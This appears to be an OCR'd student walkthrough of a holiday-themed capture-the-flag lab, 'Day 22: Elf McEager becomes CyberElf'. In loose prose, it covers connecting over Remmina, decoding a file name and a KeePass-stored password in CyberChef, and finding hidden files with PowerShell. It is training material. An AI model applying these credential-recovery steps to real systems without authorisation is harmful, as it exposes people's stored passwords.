
Question 7

Enter option Nice List@Naughty List. Find the name Sharika Spooner. It was discovered she was in the naughty list. It takes seconds before it bring to the main menu



Question 8

Repeat the process in question 7 and you would find the name Jaime Victoria in the Nice List. It takes seconds before it brings to the main menu.



METHODOLOGY

The database connector file has been replaced/rename into a different sector. With Hidden file and taunting messages that giving hints about the files. Therefore, enter the database server into a new os to run the windows PowerShell. It gives more secured rather than using our own os. We're using Documents and directory command and detect every hashfile. Once every hashfile or MD5 file named being have, we are able to run string tools to detect hidden flags or encrypted words from the tools list. Next, we should obtain the item through file path stream. There we're able to use the resolve path and file item to locate the file. Once the file being located, User may obtain it even though the file were being hidden.


DAY 22: [Blue Teaming] - Elf McEager becomes CyberElf

Tools used: Kali linux, Windows Powershell, Remmina


Solution/Walkthrough:


Question 1

Open remote Connection Profile and insert the server IP address with username and password were given.



Then you be able to see the encrypted file from the remmina.






The encrypted file name needs to be copied. Then insert the input through CyberChef. Therefore, it will show the result snippet of the input code.


Question 2

From the cyberchef web search at the matching ops the encoding method list. Its located at the right side in the output box.




Question 3


Open the file which were shown inside the remmina.



Open the KeePass application and you will find the hiya key and password




Open the hiya key and it will show the details include the question that ask which is the notes in the hiya key.




Question 4

Insert the value of the elf server in the edit entry title. Therefore, the edit entry key will show the note and the rest of edit entry information. Copy the encoded password.




Insert the decoded password in the Cyberchef website. Therefore, it will show the output.




Question 5

Open back the edit entry application and look in the notes. It shows the encoding used on the Elf Server password.

